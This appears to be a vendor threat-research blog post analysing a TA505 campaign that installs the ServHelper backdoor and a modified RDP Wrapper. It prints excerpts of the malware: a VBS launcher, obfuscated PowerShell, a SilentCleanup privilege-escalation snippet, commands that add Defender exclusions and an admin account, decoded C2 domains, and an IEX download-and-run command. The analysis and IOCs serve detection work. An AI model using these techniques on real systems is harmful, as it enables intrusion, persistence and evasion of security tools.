


TA505 targets the Americas in a new campaign

 avira.com/en/blog/ta505-apt-group-targets-americas

October 6, 2020



In late September 2020, researchers at Avira Protection Labs identified a Powershell script originating from the TA505 APT group. This new campaign specifically targets the Americas. In this blog, Anatoly Kazantsev, a specialist threat researcher at Avira Protection Labs, takes a deep dive into the recently found TA505 APT samples and analyzes the infection cycle.


Over the last few years, TA505 has been identified as the group guilty of spreading malware by carrying out massive malicious spam campaigns. They are the threat actors behind the Dridex banking trojan and Locky, Philadelphia and GlobelImposter ransomware families.

Interestingly, TA505 continuously evolve their attacks looking to avoid detection. Slight alterations within their campaigns allows them to observe security vendors' detection capabilities.

Script Analysis








We start our analysis of TA505's new campaign using a sample with the SHA256 hash:
54acc99a1c3cd07cc6ece6f86795e5a19194957c11c634a5f0ea1fc52e3d08f3

We observed that the first submission of the script dropper (*5e212c0596f2713b44141fa6f3d563cecd5cfdabcdd5b64b3d573b28012b9bed*) to VirusTotal was made from Canada.




In 2019, we saw a similar campaign that was covered by other security companies such as, Positive technologies, Proofpoint, Trendmicro, Blueliv. Since then, the payload versions of the APT group has changed to avoid detection. In August 2020, we observed cases submitted from Argentina.

Below are the droppers that we observed in the previous campaign:

 12fcd1479e8a25ebc58c60b7d86f6d84925ebff076a2f4c0bd41becf65403... Oxygen-Icons.org-Oxygen-Actio...	 28f7b949d06fcd1b01e5667f338659b744451a48c027f1b4a46ae2bc26f8f... Designbolts-Free-Multimedia-3D...	 40c997e8d799f10115ae08bc20f07222da288f73bfae47b0e228526d559c... Designbolts-Free-Multimedia-3D...
 aa1bd5df2313c90588d3b9ce7277ebd3d968b9adf2f8cefc63bddea2fb5... Designbolts-Free-Multimedia-3D...	 c23af64faf1de87e21599b5b91c5cd8331274f0991df06ca28ea8b2af882b... Application	 d945948b8d96cd7a869488d04b54c96a61ead473068fab77ed3b32ae38e... Sekve Manier. If Ree
 ec20503b8d898dbb5386abef1f04af9a673071d4d81b5dfaf9cce08df3f47... Designbolts-Free-Multimedia-3D...		

At present, droppers are mostly submitted from the United States and Canada. A quick review of the dropper behavior:



The main difference is the Powershell script content that is split up to `get-points.ps1` and `eula_part.*.txt`. Earlier, the Powershell script contained all the payload data (we observed `imports.ps1` previously).

start.vbs file content:

```
Set tables = GetObject("winmgmts:\\.\root\wmi").ExecQuery _
  ("SELECT * FROM MSSmBios_RawSMBiosTables")


For Each obj In tables
  size=64 * obj.SMBiosData(9) + 64

Next

If size > 128 Then
  gju="-eP ByPAsS "
  dyf = "powErsHell "+gju+" -F %temp%\get-points.ps1"

  CreateObject("Wscript.Shell").Run dyf, 0, false
End If
```

uninst.exe is renamed `wscript.exe` with a stripped digital signature – a standard Microsoft Windows utility to deal with Visual Basic scripts:



get-points.ps1 Powershell script

The original script is obfuscated and uses TripleDES in CBC mode to decrypt the next Powershell stage:

```

set-alias 9x5a $([char](233-118)+[char](203-102)+[char](214-98)+[char](94-49)+[char](2
$zmuo = $executioncontext
$Onmy=$([char](221-116)+[char](215-105)+[char](222-104)+[char](231-120)+[char](218-111
$x2or=$([char](219-118)+[char](177-57)+[char](226-114)+[char](154-57)+[char](219-109)+
$$soqdt = $([char]13+[char]10+[char]13+[char]10+[char]117+[char]115+[char]105+[char]110

Add-Type $soqdt

$wm0jr = [hirea]::llib($zmuo.$Onmy.$x2or($([char](151-54)+[char](231-122))) + $zmuo.$0
$4ljc0 = [hirea]::gpa($wm0jr, $zmuo.$Onmy.$x2or($([char](177-112)+[char](207-98)+[char
$5pejy = 0
[hirea]::vpr($4ljc0, [uint32]5, (112-48), [ref]$5pejy)
$eq7vs = [Byte[]] ((294-110), (197-110), (107-107), (124-117), (183-55), (293-98))
[System.Runtime.InteropServices.Marshal]::Copy($eq7vs, 0, $4ljc0, 6)

$ToNatural = { [regex]::Replace($_, '\d+', { $args[0].Value.PadLeft(20) }) }

$a=Get-ChildItem "$env:temp\nsf8F47F.tmp" -include "eula_part*" -rec
$b=$a|Sort-Object $ToNatural
ForEach ($c in $b)
{ $g=get-content $c -encoding unicode
  $z=$z+$g
}

function scpwmbwrfw([String] $sigjqcdysk, [String] $kijozewzfm, [String] $kijozewzfmj)
{
  $ojifvgvxff = "$z";
  $pgourya = New-Object System.Text.AsciiEncoding;
  $fevlxemyjd = $pgourya.GetBytes("QQOQXLEQBLDFOYK");
  $ojifvgvxffa = [Convert]::FromBase64String($ojifvgvxff);
  $Galician = New-Object System.Security.Cryptography.PasswordDeriveBytes($sigjqcdysk, $
  [Byte[]] $vwumfwfrmn = $Galician.GetBytes(16);
  $jkpxsyjzgt = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
  $jkpxsyjzgt.Mode = [System.Security.Cryptography.CipherMode]::CBC;
  $jkpxsyjzgt.Padding = [System.Security.Cryptography.PaddingMode]::Zero;
  $jkpxsyjzgt.Transform($vwumfwfrmn);
}

```

After deobfuscation and decrypting, we can see the most exciting part – Base64 encoded strings which contain GZipped x64-binary payloads and configuration file:

```

$dgiusjeja = ""
$otiihj = ""
$dgiusjeja64 = "PUYGLDQyKzQzNCQwMiUMKAlQPki5BRMZLUEUKEMDniIUOFpEAUEqMhRTFwVMKERcCE
$otiihj64 = "PUYGLDQyKzQzNCQwMiUMewlTQgFaPSgZNUeUJB4fPxA4HB1ACglQDxkHOVQkQEYUWME0j
$cfg = "PUYGLDQyKzQzNCQwMiVESxc/EBElBz5EPU0/MyU1AlMaQVowCkBPCErISAxAVoSUX8cAAIxBj
$clip = "PUYGLDQyKzQzNCQwMiUMSyYHXho+OzteSjwlCRI2OBAyITwZIBkxFgI5Ehs+EBZHBS1FQwNFI
$vmf = "PUYGLDQyKzQzNCQwMiUMSyI/EBodOTtHSjw8UjA/EzYmQzMzNy8OM0QSAiAWBAUKOyVBRADfIC

[System.IntPtr]::Size
if([System.IntPtr]::Size -eq 4){

$guruhabg = $dgiusjeja
$rousjg = "$fldr"+$rf

goeogha31 -guruhabg $guruhabg -rousjg $rousjg
#cat log_setup*.txt|sc 12444.txt
$guruhabg = $otiihj
$rousjg = "$fldr"+$bf
goeogha31 -guruhabg $guruhabg -rousjg $rousjg

```

We will not dive deep into the script details in the article. Just describe the main steps that the script does:

- Drop files on a disk:
 - %SystemRoot%\Branding\mediasrv.png
 - %SystemRoot%\Branding\mediasvc.png
 - %SystemRoot%\Branding\wupsvc.jpg
 - %SystemRoot%\system32\rdpclip.exe
 - %SystemRoot%\system32\rfxvmt.dll
 - %Temp%\rpds.reg
- Escalate privileges using the [SilentCleanup](#) technique

```

$registryPath = "HKCU:\Environment"
$name = "windir"

```

```

$value = "wscript $env:temp\start.vbs "
Set-ItemProperty -Path $registryPath -Name $name -Value $value

```

```

schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
Remove-ItemProperty -Path $registryPath -Name $name
exit;

```

- Install, setup, and launch a new "TermService" service
- Add Network Service (S-1-5-20) account to Administrators (S-1-5-32-544) group:

```

$group = Gwmi win32_group -Filter "Domain='$env:computername' and SID='S-1-5-32-544'"
$adm = $group.Name
$objSID = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-20")
$objUser = $objSID.Translate([System.Security.Principal.NTAccount])
$objUser.Value

```

```

net localgroup $adm $objUser.Value /add

```

- Set up RDP TCP port from standard 3398 to 7201:

```

REG ADD "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 7201 /f

```


- Add Windows Defender exclusions:

```

write-host inst
Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\windows\branding\*"}
write-host now wga
Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\users\wgautilacc\desktop\*" -force}
Start-Job -ScriptBlock {Add-MpPreference -ExclusionPath "C:\users\mirrors\desktop\*"}
sleep 10

```

A quick overview of the overall process:



TermService

First, *get-points.ps1* prepares the Windows registry with *rdps.reg*:

```

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"DependOnService"=hex(7):52,00,50,00,43,00,53,00,53,00,00,00,00,00
"Description"="@%SystemRoot%\System32\termsrv.dll,-267"
"DisplayName"="@%SystemRoot%\System32\termsrv.dll,-268"
"ErrorControl"=dword:00000001
"FailureActions"=hex:80,51,01,00,00,00,00,00,00,00,00,00,03,00,00,00,14,00,00,\
00,01,00,00,00,60,ea,00,00,01,00,00,00,60,ea,00,00,00,00,00,00,60,ea,00,00
"ImagePath"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,\

```

After that, the script sets the *ServiceDLL* parameter to *mediasrv.png* full path and launches the TermService and RDP services:

```

#Start-sleep -s 10
cmd /c cmd /c net start rdpdr
#Go-Online
sleep 5
cmd /c cmd /c net start TermService

```

It's a good indicator if some service in your system has a ServiceDLL path tuned to PNG-picture.

Mediasrv.png is not a picture. It's an x64 service DLL packed with UPX.

After exploring the DLL, we realized that this is an open-source RDP Wrapper Library. Its code is available on [GitHub](#)

But there are some interesting changes at ServiceMain function – executable code which loads another DLL mediasvc.png:

```

.text:00000000180007C80      call     sub_180005050 ; \mediasvc.png
.text:00000000180007C85      mov     [rsp+178h+var_128], rax
.text:00000000180007C8A      mov     rcx, [rsp+178h+var_128]
.text:00000000180007C8F      call   decodeString
.text:00000000180007CC4      mov     [rsp+178h+var_120], rax
.text:00000000180007CC9      mov     rdx, [rsp+178h+var_120]
.text:00000000180007CCE      lea    rcx, [rsp+178h+var_78]
.text:00000000180007CD6      call   ???Y?basic_string@DU?$char_traits@D@std@@V?$al
.text:00000000180007CDB      lea    rax, [rsp+178h+var_155]
.text:00000000180007CE0      mov     rdi, rax
.text:00000000180007CE3      xor     eax, eax
.text:00000000180007CE5      mov     ecx, 1
.text:00000000180007CEA      rep stosb
.text:00000000180007CEC      lea    rdx, [rsp+178h+var_B8]
.text:00000000180007CF4      lea    rcx, [rsp+178h+var_155]
.text:00000000180007CF9      call   sub_1800053A8 ; SAasg7e46467fh4itj1
.text:00000000180007CFE      mov     [rsp+178h+var_118], rax
.text:00000000180007D03      mov     rcx, [rsp+178h+var_118]
.text:00000000180007D08      call   decodeString
.text:00000000180007D0D      mov     [rsp+178h+var_110], rax
.text:00000000180007D12      mov     rdx, [rsp+178h+var_110]
.text:00000000180007D17      lea    rcx, [rsp+178h+var_58]
.text:00000000180007D1F      call   sub_180003B20
.text:00000000180007D24      lea    rcx, [rsp+178h+var_78]
.text:00000000180007D2C      call   sub_180008570
.text:00000000180007D31      mov     [rsp+178h+lpLibFileName], rax
.text:00000000180007D36      mov     rcx, [rsp+178h+lpLibFileName] ; lpLibFileName
.text:00000000180007D3B      call   cs:LoadLibraryA

```

Strings were obfuscated with simple XOR operation. Using the IDAPython script, we deobfuscated them and placed them as commentaries in the IDA Pro listing.

File *wupsvc.jpg* is just a configuration file for the RDP Wrapper Library:

```
; RDP Wrapper Library configuration
; Do not modify without special knowledge

[Main]
Updated=2019-04-19
LogFile=\rdpwrap.txt
SLPolicyHookNT60=1
SLPolicyHookNT61=1

[SLPolicy]
TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1
TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1
TerminalServices-RemoteConnectionManager-AllowAppServerMode=1
TerminalServices-RemoteConnectionManager-AllowMultimon=1
TerminalServices-RemoteConnectionManager-MaxUserSessions=0
TerminalServices-RemoteConnectionManager-ce0ad219-4670-4988-98fb-89b14c2f072b-MaxSessions=0
TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-MaxSessions=2
TerminalServices-RDP-7-Advanced-Compression-Allowed=1
TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-LocalOnly=0
```

Thus, using RDP Wrapper Library and TermService allows malware authors to provide persistence and additional RDP features.

rfxvmt.dll is a standard Windows “Microsoft RemoteFX VM transport” library and is needed to solve an issue with [Windows 10 Home](#).

rdpclip.exe is also a Microsoft Windows utility (unsigned in this case), allowing users to copy/paste files and data between server and client.


mediasvc.png library

Now it’s time to focus on the primary payload – a backdoor called ServHelper. *Mediasvc.png* is an x64 DLL written in Delphi and packed with UPX. DLL strings obfuscated using Vigenère cipher and were easily deobfuscated with IDAPython script:

```
.text:00000000004159A9      lea     rdx,  `Lzhsnyd1984Wh ; "lzhsnyd1984.wh"
.text:00000000004159B0      lea     r8,  aHmqeuumg ; "HMQEUMG"
.text:00000000004159B7      mov     r9d, 0B168h
.text:00000000004159BD      call   decodeStringVigenere ; enroter1984.cn
.text:00000000004159C2      mov     rcx, [rbp+var_sA8]
.text:00000000004159C9      call   sub_227C0
.text:00000000004159CE      lea     rcx, qword_493548
.text:00000000004159D5      mov     rdx, rax
.text:00000000004159D8      call   sub_22860
.text:00000000004159DD      lea     rcx, [rbp+var_sA0]
.text:00000000004159E4      lea     rdx, aNyjVvob ; "/nyj/v.vob"
.text:00000000004159EB      lea     r8,  aHmqeuumg ; "HMQEUMG"
.text:00000000004159F2      mov     r9d, 7AFAh
.text:00000000004159F8      call   decodeStringVigenere ; /bif/b.php
.text:00000000004159FD      mov     rcx, [rbp+var_sA0]
```

The backdoor has rich functionality, most of which has been described earlier by other security companies. For example, the backdoor allows SSH tunneling using OpenSSH-Win32:

```
.text:0000000000415C3A      lea    rcx, [rbp+var_s50]
.text:0000000000415C3E      lea    rdx, aOfjtHyacmxDf1 ; "ofjt://hyacmxy.dfl/wmb.fpb"
.text:0000000000415C45      lea    r8, aHmqeuumg ; "HMQUEUUMG"
.text:0000000000415C4C      mov    r9d, 0D670h
.text:0000000000415C52      call   decodeStringVigenere ; http://bromide.xyz/ssh.zip
```



Command **info** gathers system information, including network connection speed. For this purpose, malware utilizes legitimate Powershell script from GitHub:

```
.text:000000000041E078      mov    r9d, 9882h
.text:000000000041E07E      call   decodeStringVigenere ; cmd /C powershell -ep bypass -NoProfile -outputformat
.text:000000000041E083      mov    rcx, [rbp+var_sC8]
.text:000000000041E08A      call   sub_227C0
.text:000000000041E08F      lea    rcx, [rbp+var_sD0]
.text:000000000041E096      mov    rdx, rax
.text:000000000041E099      call   sub_4AAC0
.text:000000000041E09E      lea    rcx, [rbp+var_sB8]
.text:000000000041E0A5      lea    rdx, aZcrj ; "ZCRJ"
.text:000000000041E0AC      lea    r8, aHmqe_9 ; "HMQE"
.text:000000000041E0B3      mov    r9d, 22F5h
.text:000000000041E0B9      call   decodeStringVigenere ; SQBFAFgAIAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUdAAuP
```

The encoded command contains:

IEX (New-Object

Net.Webclient).downloadstring("https://raw.githubusercontent.com/sqlitey/sqlite/master/speed.ps1")

C&C communication

Now, let's take a look at the malware network communication. The malware uses HTTPS and obfuscates data to send in a POST request:

#	Result	Protocol	Host	URL
1	200	HTTP	Tunnel to	enroter1984.cn
2	200	HTTPS	enroter1984.cn	/bif/b.php

Name	Value
key	EgoNBwYHBw==
sysid	FQO1...g==
resp	CQo=
rights	AAcNAA8=
misc	

C&C [hxxps://enroter1984.cn/bif/b.php](https://enroter1984.cn/bif/b.php). **sysid** field contains obfuscated campaign date/ID, general system information, username, new RDP-user data, and random ID: *sep27;Windows 10 (Version 10.0, Build 18362, 64-bit Edition);x64;ivan.ivanov;nouser;winacc:updwin;op1JUHTe;31337*

In the previously publicly described campaigns, malware authors didn't use obfuscation for these fields. Therefore, we can conclude that the threat actors regularly update their product to evade detections.

It's worth noting an exciting part of the **sysid** field in campaign ID (sep27): earlier, we saw samples with aug18, aug5.

Conclusion

We believe that the TA505 group is experimenting with different techniques and tools in various regions of the world. They are persistent, and in the future, we expect to see new campaigns. It's quite clear from our analysis that malware authors have started using legitimate tools in their attacks, changing them from time to time. This makes such attacks challenging to handle. Hence, having the highest quality prevention and detection tools are essential to every company involved in cyber-security.

Avira Protection Labs, actively hunt, gather threat intelligence, and monitor such new APT group campaigns to provide timely detection and protection. Integrating Avira's [anti-malware technologies](#) and [threat intelligence](#) will help protect customers from such attacks.

IOCs

NSIS Droppers

5e212c0596f2713b44141fa6f3d563cecd5cfdabcdd5b64b3d573b28012b9bed
12fcd1479e8a25ebc58c60b7d86f6d84925ebff076a2f4c0bd41becf6540346f
28f7b949d06fcd1b01e5667f338659b744451a48c027f1b4a46ae2bc26f8f155
40c997e8d799f10115ae08bc20f07222da288f73bfae47b0e228526d559c1237
647df9281a9416d4518c124f593e8172e588074b24b25c3b182e1715f36d6b2e
15327ea9f172f0a7b14cad80a28bcd05d639b8f1692293fb27dfd55e78b43c69
387151d711382e2ded59ac5cce82704f31b699a0a8edc3b0b9c43373f9102f60
aa1bd5df2313c90588d3b9ce7277ebd3d968b9adf2f8cefc63bddea2fb5d8a8d
c23af64faf1de87e21599b5b91c5cd8331274f0991df06ca28ea8b2af882b718
d945948b8d96cd7a869488d04b54c96a61ead473068fab77ed3b32ae38e152d0
db2957a62f4081b740d2044d5b8b20176e97fc4feee91bdb1f0d3b233f0cbde2
decab6a493554343028a55520afbdb9781738735a38610839c60b9b89f9e7bc3
e353951c92faae1f454f636e7f85cd8dd20fe1f3db2be3c0eb3563ea318b80ce
ec20503b8d898dbb5386abef1f04af9a673071d4d81b5dfaf9cce08df3f47501

Powershell scripts

1b011dfa007006b77a16d4bf8a2c20fa3118c3e11f72ab8dec4ac09370b2598c
2ead362fd6e04c8bbe0a70ed3352308e4b5ec6146e98a433357390b25159a7b6
2fd3b4665cd9703d29c1d5962bfd5ffb50c6978acf99d14bfc63c9e0e0cc8c02
9bdc767ff72b642c010f6e2e25691797376bb93de2b4095351f295077872e02b
13c6282241ada0629abfc3f29964aed31026c394ef715b60038851d5f910ca82
72ef7a508a49bab23aa466e5dab80039d75a42a1ffb814321e961be490931642
74dd7249e1ef27e48d7b49ad8ec580c804412290b250fda5c7c565bf69c61ac7
90c07ffc76c4d06ac66729f5a62fa234b9a110be2a6c27a090a0774fd06f14e6
365a0d0de60b1a56980ac9a94221096d00c4b388fcf3cee6b0ba98dfdb289089

559e9c0238fb5802a3681821b065a4d6e38e1558cbb6b6c486043ef9a5be52ff
765d659de7ea750d1610e4df04cc2ec54a6728472eff583074900503d95c0e08
833ca3b9248ff9c2166e3c6f11bd5c2635f4b3da4a0780c6308a593840b4c6e2
4954f81bb16dd1b91648a0b45e8696f375001f13d64cbcd0cc87c0f390cebf22
32828c0502f9d8b2f7fa8402e6f4f2f463d7b25636f5c87702898d1ffd0574c2
